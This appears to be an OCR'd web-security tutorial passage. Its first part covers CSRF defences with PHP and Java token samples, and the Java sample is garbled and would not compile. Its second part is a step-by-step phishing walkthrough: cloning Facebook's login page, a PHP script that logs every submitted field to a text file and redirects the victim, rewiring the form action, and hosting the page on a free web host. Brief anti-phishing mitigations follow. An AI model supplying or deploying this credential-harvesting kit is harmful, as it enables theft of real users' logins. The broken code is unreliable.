


```
Set-Cookie: CookieName=CookieValue; SameSite=Lax;
Set-Cookie: CookieName=CookieValue; SameSite=Strict;
```


A value of Strict will mean than any request initiated by a third-party domain to your domain will have any cookies stripped by the browser. This is the most secure setting, since it prevents malicious sites attempting to perform harmful actions under a user's session.
A value of Lax permits GET request from a third-party domain to your domain to have cookies attached - but only GET requests. With this setting a user will not have to sign in again to your site if the follow a link from another site (say, Google search results). This makes for a friendlier user-experience - but make sure your GET requests are side-effect free!

Include Addition Authentication for Sensitive Actions
Many sites require a secondary authentication step, or require re-confirmation of login details when the user performs a sensitive action. (Think of a typical password reset page – usually the user will have to specify their old password before setting a new password.) Not only does this protect users who may accidentally leave themselves logged in on publicly accessible computers, but it also greatly reduces the possibility of CSRF attacks.

Sample code for CSRF in PHP:




```
<?php

class CSRF{

        public function generateToken(){
                /*
                After successful user authentication, the application must start a session
                                which contains the "Cross Site Request Forgery(CSRF)" token.
                */

                $_SESSION['csrf'] = base64_encode(openssl_random_pseudo_bytes(128));
        }

        /*

        The random CSRF token generated need to be send to the server with every form submission.
        This token is included in a form as a HTML hidden form field parameter. When the form is
        submitted the token value is also submitted along with it.

        The token is then validated against the csrf token which was generated during user authentication.
        Below code demonstrate the validation of csrf token at the server side:

        */
```



```
        protected function _checkCsrf($token){
                session_start();

                if($_SESSION['csrf'] != $token){

                        //Log the invalid token verification
                        setLog($_SESSION['userID'],"invalid CSRF token send!", "FAIL", date("dmy"), $_SESSION['privilege'], "HIGH");

                        //If the token was not valid we terminate the users session
                        session_start();
                        session_destroy();

                        //The die function is to make sure the rest of the php code is not executed beyond this point
                        die();
                }
        }
}
?>
```

Sample code for CSRF in JAVA:



```
//in authentication function
session.setAttribute("csrfToken", generateCSRFToken());
//sample implementation of token generation
public static String generateCSRFToken() {
    <h:form>
        ...
        <input id="token" type="hidden" value="${sessionScope.csrfToken}" />
        ...
    //in your servlet or other web request handling code

public void doPost(HttpServletRequest request, HttpServletResponse response) throws ServletException, IOException {
    ...
    HttpSession session = request.getSession();
    String storedToken = (String)session.getAttribute("csrfToken");
    String token = request.getParameter("token");
    //do check
    if (storedToken.equals(token)) {
        //go ahead and process ... do business logic here


    } else {
        //DO NOT PROCESS ... this is to be considered a CSRF attack - handle appropriately
    }
}
//in logout function
session.invalidate();
```


Phishing:

Introduction:

It is the fraudulent attempt to obtain sensitive information such as usernames, passwords and credit card details by disguising oneself as a trustworthy entity in an electronic communication.

Implementation of attack:


- Download the source code of required login webpage. Here example is Facebook.



```
File name: *.txt
Save as type: Text Documents (*.txt)
Encoding: ANSI
```


```
EAR:"birthday_year",BIRTHDAY_WRAPPER:"birthday_wrapper",GENDER_WRAPPER:"gender_wrapper"},persisted:["birthday_day",'
TACTPOINT_RETYPE_DIFFERENT:{__m:"__markup_a588f507_0_6"},INCOMPLETE_BIRTHDAY:{__m:"__markup_9f5fac15_0_6"},NO_GENDE
blicKey:"6LfDxsYSAAAAAGGLBGaRurawNnbvAGQw5UwRWYXL"},83],["KillabyteProfilerConfig",[],{htmlProfilerModule:null,prof:
_response",{"root":true,"pagelet":"last_response"})();</script></body></html>
```

- Save this PHP file in phishing page directory.




```php
<?php
header ('Location: facebook.com');
$handle = fopen("log.txt", "a");
foreach($_POST as $variable => $value) {
fwrite($handle, $variable);
fwrite($handle, "=");
fwrite($handle, $value);
fwrite($handle, "\r\n");
}
fwrite($handle, "\r\n\n\n\n");
fclose($handle);
exit;
?>
```

- Find the action tag and replace the address with this PHP file.



```
xposeSeeMoreLink":["click"],"Snowlift                    ":["click"],"SnowliftNextPager":["
onsDialogLayerImpl":["click"],"UFIRea                    inkImplRoot":["click"],"Reaction":
ntActionsReply":["click"],"UFIComment                    tActionsAcceptAnswer":["click"],"U
HeaderAddToThreadButton":["click"],"F                    ionsBlingSocialSentenceComments":['
_Feed_Photo_Permalink":["click"],"Mob                    Feed_Profile_Permalink":["click"],'
&z={z}&size=512&ppi=250","STATIC_MAP_                    a.fbcdn.net\/static_map.php?v=1012
:false}},2582],["XHPTemplateProcessor                    ("ServerJS"))().handle({"instances'
omain"],["URLFragmentPrelude"],["Primer"],["BigPipe"],["Bootloader"],["ArtilleryOnUntilOffLogging","disable",[],[]]
 class="_6a _3bcs"></div><div class="_6a mrm uiPopover" id="u_0_g"><a role="button" class="_42ft _4jy0 _55pi _2agf
yal_login_form"><form id="login_form" action="https://www.facebook.com/login.php?login_attempt=1&amp;lwv=111" metho
royal_blue_bar">Forgotten account?</a></div></td></tr></table><input type="hidden" autocomplete="off" name="timezon
/div></div><div id="globalContainer" class="uiContextualLayerParent"><div class="fb_content clearfix " id="content"
s="hidden_elem _58mn" role="alert"><div class="_58mo" id="reg_error_inner" tabindex="0">An error occurred. Please t
name" id="u_0_l" /><i class="_5dbc img sp_n5C5Uq05yB8_2x sx_3cac87"></i><i class="_5dbd img sp_n5C5Uq05yB8_2x sx_f8
05yB8_2x sx_f8659b"></i><div class="_1pc_"></div></div></div></div><div class="mbm _br- _a4y hidden_elem" id="u_0_s'
><option value="1">1</option><option value="2">2</option><option value="3">3</option><option value="4">4</option><o
option value="0">Month</option><option value="1">Jan</option><option value="2">Feb</option><option value="3">Mar</o
004">2004</option><option value="2003">2003</option><option value="2002">2002</option><option value="2001">2001</op
 value="1974">1974</option><option value="1973">1973</option><option value="1972">1972</option><option value="1971"
ue="1944">1944</option><option value="1943">1943</option><option value="1942">1942</option><option value="1941">194
1914">1914</option><option value="1913">1913</option><option value="1912">1912</option><option value="1911">1911</o
span></span><i class="_5dbc _5k_6 img sp_n5C5Uq05yB8_2x sx_3cac87"></i><i class="_5dbd _5k_7 img sp_n5C5Uq05yB8_2x
<input type="hidden" autocomplete="off" id="asked_to_login" name="asked_to_login" value="0" /><input type="hidden"
="captcha_box"><div class="field_error hidden_elem" id="captcha_response_error">This field is required.</div><div i
his" class="hidden_elem"><div class="fsl fwb">Security Check</div>This is a standard security test that we use to p
ectorList _2pid _509- _4ki _6-h _6-j _6-i" data-nocookies="1"><li>English (UK)</li><li><a class="_sv4" dir="ltr" hr
ick="require(&quot;IntlUtils&quot;).setCookieLocale(&quot;de_DE&quot;, &quot;en_GB&quot;, &quot;https:\/\/de-de.fac
uot;, 6); return false;" title="Thai">ภาษาไทย</a></li><li><a class="_sv4" dir="ltr" href="https://pt-br.facebook.com/"
```

- Host it on any webserver.



https://files.000webhost.com/

000webhost

/
public_html
tmp

Name ▼	Size	Date	Permissions
.htaccess	0.2 kB	[redacted]	-rw-r--r--
[redacted]	3.9 kB	[redacted]	-rwxrwxrwx
[redacted]	0.3 kB	[redacted]	-rwxrwxrwx
post.php	0.3 kB	2018-09-30 04:58:00	-rwxrwxrwx
[redacted]	1.7 kB	[redacted]	-rwxrwxrwx

- Boom!! We have created our Phishing page.

There are also many automated tools for Phishing which creates more advanced phishing pages like **goPhish, SocialPhish**, etc.

Mitigation:

- Educate your employees and conduct training sessions with mock phishing scenarios.
- Deploy a SPAM filter that detects viruses, blank senders, etc.
- Keep all systems current with the latest security patches and updates.
- Install an antivirus solution, schedule signature updates, and monitor the antivirus status on all equipment.
- Develop a security policy that includes but isn't limited to password expiration and complexity.
- Deploy a web filter to block malicious websites.
- Encrypt all sensitive company information.
- Convert HTML email into text only email messages or disable HTML email messages.
- Require encryption for employees that are telecommuting.